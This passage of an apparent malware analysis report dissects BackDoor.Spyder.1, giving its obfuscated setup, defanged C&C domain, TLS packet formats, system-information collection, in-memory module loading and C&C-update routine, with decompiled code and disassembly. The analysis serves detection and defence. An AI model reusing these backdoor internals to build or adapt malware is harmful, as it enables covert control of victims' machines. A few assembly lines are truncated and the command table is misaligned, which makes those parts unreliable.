if ( init_global_funcs_and_allocated_cfg(&l_config, &funcs_struc) )
```

3 pointers to functions are inserted to the funcs_struc structure of the funcs_1 type that will be called in turn inside the init_global_funcs_and_allocated_cfg function.




```
__int64 __stdcall init_global_funcs_and_allocated_cfg(allocated_cfg *p_var_cfg, funcs_1 *p_funcs)
{
  void *v5; // rax
  __int64 v6; // rbx
  unsigned int v7; // ebx
  unsigned int v8; // ecx
  void *v9; // rcx

  if ( !p_var_cfg )
    return 0i64;
  if ( g_funcs_and_allocated_cfg_initialized )
    return 1i64;
  if ( init_WSA_and_crit_sect_0() )
    return 0i64;
  v5 = p_funcs->p_fn_init_funcs_struct_0_1;
  v6 = 0i64;
  if ( p_funcs->p_fn_init_funcs_struct_0_1 )
  {
    do
    {
      set_global_funcs_by_callbacks(v5);
      v5 = *(&p_funcs->p_fn2 + v6++);
    }
```

In the set_global_funcs_by_callbacks function, each initializer function is called in turn.

The general order of structure forming is as follows:


1. Two structures are passed to each function: the first contains pointers to some functions; the second is empty.
2. Each function transfers function pointers from one structure to another.
3. After calling the initializer function, the function pointers are moved from the local structure to the global array of structures at a certain index.

As a result, after all the unusual transformations, a certain number of global structures that are combined into a single array remain.



```
seg003:0000000180094C70 g_struc_1_3     gfuncs_1_3 <?>
seg003:0000000180094C70
seg003:0000000180094CC0 g_struc_1_2     gfuncs_1_2 <?>
seg003:0000000180094CC0
seg003:0000000180094D10 ; struc_1 g_struc_1_uninit
seg003:0000000180094D10 g_struc_1_uninit struc_1 <?>
seg003:0000000180094D10
seg003:0000000180094D60 g_struc_1_1     gfuncs_1_1 <?>
```

Ultimately, the function call can be represented as follows.




```
seg000:000000018004CFF6
seg000:000000018004CFF6 srv_type_2_3:             ; _QWORD
seg000:000000018004CFF6 mov     r9, [r9+connection_obj.p_session_1_ssl]
seg000:000000018004CFFA mov     r8d, [rbx+struc_11.net_context.WSA_error] ; _QWORD
seg000:000000018004CFFE mov     ecx, [rbx+struc_11.net_context.key_id] ; _QWORD
seg000:000000018004D001 mov     edx, 1            ; _QWORD
seg000:000000018004D006 call    cs:g_struc_1_2.init_ssl_and_make_handshake ; 0x1800014D0
seg000:000000018004D00C jmp     short loc_18004D03C
```

The use of complex transformations like copying local structures with functions and transferring them to global structures is probably intended to complicate the analysis of a malicious sample.

The backdoor then uses the UT hash library to generate a hash table of service structures responsible for storing the network connection context, connection parameters, etc.

Below is the fragment of the hash table generation code.



```
    g_p_struc_10->hh.tbl->tail = &g_p_struc_10->hh;
    g_p_struc_10->hh.tbl->num_buckets = 32;
    g_p_struc_10->hh.tbl->log2_num_buckets = 5;
    g_p_struc_10->hh.tbl->hho = 24164;
    g_p_struc_10->hh.tbl->buckets = malloc(0x200ui64);
    v9 = g_p_struc_10->hh.tbl;
    if ( !v9->buckets )
      exit(-1);
    memset(v9->buckets, 0, 0x200ui64);
    g_p_struc_10->hh.tbl->signature = 0xA0111FE1;
  }
  v10 = &v4->hh;
  ++g_p_struc_10->hh.tbl->num_items;
  v11 = g_p_struc_10->hh.tbl;
  v4->hh.hashv = -17973517;
  v4->hh.tbl = v11;
  LODWORD(v11) = (LOBYTE(v4->key_id)
                + (BYTE1(v4->key_id) << 8)
                + (BYTE2(v4->key_id) << 16)
                + (HIBYTE(v4->key_id) << 24)
                - 1640531527
                + 1658505044) ^ 0x7F76D;
  v12 = (v11 << 8) ^ (-1622558010 - v11);
  v13 = (v12 >> 13) ^ (-17973517 - v12 - v11);
  LODWORD(v11) = (v13 >> 12) ^ (v11 - v13 - v12);
  v14 = (v11 << 16) ^ (v12 - v13 - v11);
  v15 = (v14 >> 5) ^ (v13 - v14 - v11);
  LODWORD(v11) = v11 - v15 - v14;
  v16 = (((((v15 >> 3) ^ v11) << 10) ^ (v14 - v15 - ((v15 >> 3) ^ v11))) >> 15) ^ (v15
                                                                               - ((((v15 >> 3) ^ v11) << 10) ^ (v14 - v15 - ((v15 >> 3) ^ v11)))
                                                                               - ((v15 >> 3) ^ v11));

  v4->hh.hashv = v16;
  v17 = g_p_struc_10->hh.tbl;
```


It is worth noting that the hash table contains a signature value that allows one to determine the library used: g_p_struc_10->hh.tbl->signature = 0xA0111FE1;.

The backdoor in question is characterized by the distribution of relevant fields and data across several structures created specifically for this purpose. This feature makes it difficult to create meaningful names for structures during analysis.

After the preparatory steps, the backdoor proceeds to initialize the connection to the C&C server.

Initializing the connection to the C&C server

It is noteworthy that the program code associated with the network connection contains its own error codes, in addition to the codes from the mbedtls library.



```
seg000:000000018004C98E lea     rdx, [rsp+68h+l_net_context] ; a_net_context
seg000:000000018004C993 mov     ecx, esi        ; key_id
seg000:000000018004C995 call    get_net_context
seg000:000000018004C99A test    eax, eax
seg000:000000018004C99C jnz     loc_18004CA75
```

```
seg000:000000018004C9A2 cmp     [rsp+68h+l_net_context.field_0], eax
seg000:000000018004C9A6 jz      short loc_18004C9BD
```

```
seg000:000000018004C9A8 mov     eax, 59DCh
seg000:000000018004C9AD mov     rbx, [rsp+68h+saved_RBX]
seg000:000000018004C9B2 mov     rsi, [rsp+68h+saved_RSI]
seg000:000000018004C9B7 add     rsp, 60h
seg000:000000018004C9BB pop     rdi
seg000:000000018004C9BC retn
```


```
seg000:000000018004C9BD
seg000:000000018004C9BD loc_18004C9
seg000:000000018004C9BD mov     rdx
seg000:000000018004C9C2 test    rdx
seg000:000000018004C9C5 jnz     sho
```

```
seg000:000000018004C9C7 mov     eax, 59D8h
seg000:000000018004C9CC mov     rbx, [rsp+68h+saved_RBX]
seg000:000000018004C9D1 mov     rsi, [rsp+68h+saved_RSI]
seg000:000000018004C9D6 add     rsp, 60h
seg000:000000018004C9DA pop     rdi
seg000:000000018004C9DB retn
```

A list of error codes found in the sample.

```
enum ERROR_CODES
{
    ERROR_CODE_1392 = 0x1392,
    ERROR_BAD_ARGS = 0x5208,
    ERROR_CODE_520B = 0x520B,
    ERROR_CODE_520D = 0x520D,
    ERROR_CODE_59D8 = 0x59D8,
    ERROR_CODE_59DB = 0x59DB,
    ERROR_CODE_59DC = 0x59DC,
    ERROR_INVALID_ARGUMENT = 0x59DE,
    ERROR_CODE_59DF = 0x59DF,
    ERROR_CODE_61A8 = 0x61A8,
    ERROR_BAD_ALLOCATION = 0x61A9,
    ERROR_BAD_PACKET_SIGNATURE = 0x61AA,
    ERROR_CODE_61AB = 0x61AB,
    ERROR_CODE_61AC = 0x61AC,
    ERROR_CODE_61AD = 0x61AD,
    ERROR_CODE_61AF = 0x61AF,
    ERROR_CODE_61B0 = 0x61B0,
    ERROR_CODE_61B1 = 0x61B1,
    ERROR_BUFFER_NOT_EMPTY = 0x61B2,
    ERROR_CODE_6590 = 0x6590,
    ERROR_CODE_6592 = 0x6592,
    ERROR_BAD_ALLOC = 0x6593,
};
```

After a series of preparatory actions, the backdoor resolves the address of the C&C server stored in the configuration and retrieves the port. Addresses in the configuration are stored as strings: koran.junlper[.]com:80 and koran.junlper[.]com:443. Next, the program creates a TCP socket for the connection. After that, it creates a context for the secure connection and performs a TLS handshake.



```
  v15 = mbedtls_ssl_setup(&bio->ssl, v9);
  if ( v15 )
  {
LABEL_22:
    free(bio);
    return v15;
  }
  bio->ssl.f_send = (mbedtls_ssl_send_t *)f_send_wrap;
  bio->ssl.p_bio = bio;
  bio->ssl.f_recv_timeout = 0i64;
  bio->ssl.f_recv = (mbedtls_ssl_recv_t *)f_recv;
  g_struc0_2.append_session_to_connection_settings(1i64, key_id, bio);
  if ( use_cfg_key )
  {
    error_message[0] = 0;
    memset(&error_message[1], 0, 0x103ui64);
    v16 = mbedtls_ssl_handshake(&bio->ssl);
    v15 = v16;
    if ( v16 == MBEDTLS_ERR_SSL_WANT_READ || v16 == MBEDTLS_ERR_SSL_WANT_WRITE )
    {
      v15 = 0;
    }
    else if ( v16 )
    {
      mbedtls_strerror(v16, error_message, 0x104ui64);
      return ERROR_CODE_61AF;
    }
  }
  return v15;
}
```

After establishing secure connection, the backdoor expects a packet with a command from the C&C server. The program works with two packet formats:

- The packet received after processing the TLS protocol is a "transport" packet.
- The packet received after processing the transport packet is a "data" packet. It contains the command ID and additional data.

The transport packet header is represented by the following structure.

```
struct transport_packet_header
{
  DWORD signature;
  WORD compressed_len;
  WORD uncompressed_len;
};
```

The data is placed after the header and packed by the LZ4 algorithm. The backdoor checks the value of the signature field. It must be equal to 0x573F0A68.

After unpacking, the resulting data packet has a header in the following format.

```
struct data_packet_header
{
  WORD tag;
  WORD id;
  WORD unk_0;
  BYTE update_data;
  BYTE id_part;
  DWORD unk_1;
  DWORD unk_2;
  DWORD len;
};
```

The tag and id fields together define the backdoor action, which means they denote the command ID.

These header structures are used in both directions of interaction.

The order of processing server commands:

- Client verification
- Sending the information about the infected system
- Processing commands by IDs

There is a variable that stores the state of the dialog in the structure responsible for communicating with the C&C server. Therefore, before directly executing commands, performing the first two steps is required, which can be considered as a second handshake.

A verification step

To perform the verification step, the values of the tag and id fields in the primary packet received from the C&C server must be equal to 1.

The verification process is as follows:

1. The backdoor forms a buffer from an 8-byte array that follows the packet header and the hash_id field taken from the configuration. The result can be represented as the structure:

   ```
   struct buff
   {
       BYTE packet_data[8];
       BYTE hash_id[20];
   }
   ```

2. The SHA1 hash of the data in the resulting buffer is calculated. The result is placed in the packet (after the header) and sent to the server.

Sending system information

The next packet received from the C&C server must have the tag value equal to 5 and id value equal to 3. The system data is formed as a sysinfo_packet_data structure.

```
struct session_info
{
  DWORD id;
  DWORD State;
  DWORD ClientBuildNumber;
  BYTE user_name[64];
  BYTE client_IPv4[20];
  BYTE WinStationName[32];
  BYTE domain_name[64];
};

struct sysinfo_block_2
{
  WORD field_0;
  WORD field_2;
  WORD field_4;
  WORD system_def_lang_id;
  WORD user_def_lang_id;
  DWORD timezone_bias;
  DWORD process_SessionID;
  BYTE user_name[128];
  BYTE domain_name[128];
  DWORD number_of_sessions;
  session_info sessions[number_of_sessions];
};

struct sysinfo_block_1
{
  DWORD unk_0; //0
  DWORD bot_id_created;
  DWORD dw_const_0; //0x101
  DWORD os_version;
  WORD dw_const_2; //0x200
  BYTE cpu_arch;
  BYTE field_13;
  DWORD main_interface_IP;
  BYTE MAC_address[20];
  BYTE bot_id[48];
  WCHAR computer_name[128];
  BYTE cfg_string[64];
  WORD w_const; //2
  WORD sessions_size;
};

struct sysinfo_packet_data
{
  DWORD id;
  sysinfo_block_1 block_1;
  sysinfo_block_2 block_2;
};
```

The sysinfo_packet_data.id field contains a 0x19C0001 constant.


Thesysinfo_packet_data.block_1.bot_id value is extracted from the registry. The backdoor locates it in the instance parameter of the SOFTWARE\Clients\Mail\Hotmail\backup key, which, in turn, depending on the privileges, can be located in the HKLM or HKCU sections.

If the value is missing, a random GUID is generated using UuidCreate, then formatted as a XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXX string and saved. If the ID already existed, the sysinfo_packet_data.block_1.bot_id_created parameter is assigned the 1 value. If the ID was created, the parameter is assigned the 2 value.

The sysinfo_packet_data.block_1.cpu_arch parameter value:

- 1 — x86
- 2 — x64

The process of determining the MAC address and IP address values by the backdoor is noteworthy. First, the program searches for the network interface through which the largest number of packets passed, then gets its MAC address and searches for the IP address of this interface.



```
seg000:0000000180059A20
seg000:0000000180059A20 loc_180059A20:
seg000:0000000180059A20 mov     eax, [r8+(MIB_IFROW.dwType-204h)]
seg000:0000000180059A23 cmp     eax, IF_TYPE_ETHERNET_CSMACD
seg000:0000000180059A26 jz      short loc_180059A39
```

```
seg000:0000000180059A28 cmp     eax, IF_TYPE_IEEE80211
seg000:0000000180059A2B jz      short loc_180059A39
```

```
seg000:0000000180059A2D cmp     eax, IF_TYPE_FDDI
seg000:0000000180059A30 jz      short loc_180059A39
```

```
seg000:0000000180059A32 cmp     eax, IF_TYPE_IEEE1394
seg000:0000000180059A37 jnz     short loc_180059A4C
```

```
seg000:0000000180059A39
seg000:0000000180059A39 loc_180059A39:
seg000:0000000180059A39 mov     r9d, [r8+(MIB_IFROW.dwOutUcastPkts-204h)]
seg000:0000000180059A3D add     r9d, [r8+(MIB_IFROW.dwInUcastPkts-204h)]
seg000:0000000180059A41 cmp     r9d, ebx
seg000:0000000180059A44 jbe     short loc_180059A4C
```

```
seg000:0000000180059A46 mov     r11d, edx
seg000:0000000180059A49 mov     ebx, r9d
```


```
seg000:0000000180059A4C
seg000:0000000180059A4C loc_180059A4C:
seg000:0000000180059A4C inc     edx
seg000:0000000180059A4E add     r8, 35Ch
seg000:0000000180059A55 cmp     edx, r10d
seg000:0000000180059A58 jb      short loc_180059A20
```

The OS version is encoded with a value from 1 to 13 (0 if an error occurs, starting with 5.0 and then ascending the version.

The sysinfo_packet_data.block_1.cfg_string field contains the string value from the backdoor configuration, which is equal to the character 1.

Processing commands


After the verification step and sending the system information, **BackDoor.Spyder.1** begins processing the main commands. Unlike most backdoors, whose commands are quite specific (pick up a file, create a process, etc.), in this instance, they are more of a service nature and represent instructions for storing and structuring the received data. In fact, all these service commands are aimed at loading new modules in PE format, storing them, and calling certain exported functions. It is worth noting that the modules and their information are stored in memory in the form of hash tables using UT-hash.

<table>
<tr><th>tag</th><th>id</th><th>Description</th></tr>
<tr><td>6</td><td>1</td><td>Send the number of received modules to the server.</td></tr>
<tr><td>2</td><td>Save the parameters of the received module in memory.</td><td></td></tr>
<tr><td>3</td><td>Save the body of the module in the memory.</td><td></td></tr>
<tr><td>4</td><td>Load a previously saved module. The search is performed in the hash table by the ID obtained from the packet with the command. The module is loaded into memory, its entry point is called, then the addresses of the 4 exported functions are obtained, which are stored in the structure for further call. Call the exported function No.1.
<pre>
__int64 __fastcall load_PE_module_and_get_export_functions(void *packet_12, void *p_PE_module, module_exports *loaded_module_exports)
{
  __int64 result; // rax
  loaded_module *v5; // rbx

  result = (__int64)load_and_execute_Dll_module((IMAGE_DOS_HEADER *)p_PE_module);
  v5 = (loaded_module *)result;
  if (result)
  {
    loaded_module_exports->loaded_module_1 = (loaded_module *)result;
    loaded_module_exports->export_func_1 = get_export_function_by_index((loaded_module *)result, 1u);
    loaded_module_exports->export_func_2 = get_export_function_by_index(v5, 2u);
    loaded_module_exports->export_func_3 = get_export_function_by_index(v5, 3u);
    loaded_module_exports->export_func_4 = get_export_function_by_index(v5, 4u);
    result = 1i64;
  }
  return result;
</pre></td><td></td></tr>
<tr><td>5</td><td>Call the exported function No.4 of one of the loaded modules, then unload it.</td><td></td></tr>
<tr><td>6</td><td>Send in response a packet consisting only of the data_packet_header header, in which the unk_2 field is 0xFFFFFFFF.</td><td></td></tr>
</table>

7	Call the exported function No.2 of one of the loaded modules.	
8	Call the exported function No.3 of one of the loaded modules.	
5	2	Send information about the current connection parameters to the server.
4	-	Presumably, the exported function No.1 can return a table of pointers to functions, and the program calls one of these functions at this command.

After processing each packet received from the server, the backdoor checks the difference between the two values of the GetTickCount result. If the value exceeds the specified reference value, it sends the 0x573F0A68 signature value to the server without any additional data and transformations.



```
v4 = 0;
tick_count = GetTickCount();
if ( !p_Session )
  return v4;
if ( p_Session->mb_mode )
{
  if ( !g_flag_0 )
    return v4;
}
else if ( !ticks_flag )
{
  return v4;
}
if ( !p_Session->tick_count_2 )
{
  srand(tick_count);
  p_Session->tick_count_1 = tick_count;
  p_Session->tick_count_2 = tick_count;
}
if ( tick_count - p_Session->tick_count_1 > 1000 * msecs )
  return 0x61AEi64;
if ( p_Session->mb_mode )
{
  if ( tick_count - p_Session->tick_count_2 > 1000 * p_Session->rnd_value_ticks_coefficient )
  {
    v7 = 0x573F0A68i64;
    p_Session->tick_count_2 = tick_count;
    v4 = ((__int64 (__fastcall *)(__int64, _QWORD, __int64 *))g_struc0_1.f_send)(3i64, key_id, &v7);
    p_Session->rnd_value_ticks_coefficient = (int)((double)rand() * 0.000030517578125 * 10.0 * 2.0
                                                   + (double)dword_180090D54
                                                   - 10.0);
  }
}
```


New server request thread

BackDoor.Spyder.1 can request the address of the new C&C server if the url_C2_req URL is provided in the configuration. To request this URL, the program can use both the system proxy and the HTTP proxy provided in the configuration. The request is made using the

InternetOpenUrlA WinHTTP API.

The response must be a Base64-encoded string between two markers: DZKS and DZJS. It should be noted that a similar algorithm and markers were used in the PlugX family (**BackDoor.PlugX.28** and **BackDoor.PlugX.38**).

The decoded string is decompressed using the RtlDecompressBuffer function, resulting in the address of the new C&C server and the port to connect to.




```
  http_context::set_connect_type(v13, impersonation);
  if ( impersonation != 1 )
  {
    v16 = init_http_connect(v13, url);
    goto LABEL_18;
  }
  if ( proxy_server )
  {
    v16 = http_connect_with_proxy(v13, url, proxy_server, proxy_username, proxy_password);
LABEL_18:
    v15 = v16;
  }
  data_len = 0;
  if ( v15 )
  {
    v17 = operator new(0x100000ui64);
    memset(v17, 0, 0x100000ui64);
    if ( v17 )
    {
      internet_read(v13, v17, 0x100000u, &data_len);
      if ( data_len )
      {
        Sourcea[0] = 0;
        memset(&Sourcea[1], 0, 0x7FFui64);
        if ( extract_substr_DZKS_DZJS((char *)v17, Sourcea) )
        {
          LODWORD(decoded_response) = 0;
          v18 = (void *)decode_response(Sourcea, (char *)&decoded_response);
          v19 = v18;
          if ( v18 )
          {
            v20 = (int)decoded_response;
            if ( (int)decoded_response <= *type )
            {
              memmove(result_Decoded, v18, (int)decoded_response);
```

Encrypted module execution thread


If the exec_mode configuration parameter is set to 2 and the command line contains -k netsvcs, the backdoor creates a separate thread to execute the module stored in the file.

To do this, the backdoor searches for the C:\Windows\System32\1.update file at first. If such a file exists, the program reads it and decrypts it.



```
CBuffer::init(&pCBuffer);
if ( (unsigned int)read_file(path_sysdir_update, &pCBuffer) )
{
  v5 = *(_DWORD *)CBuffer::get_data_ptr(&pCBuffer, 0);
  if ( v5 + 4 == CBuffer::get_data_size(&pCBuffer) )
  {
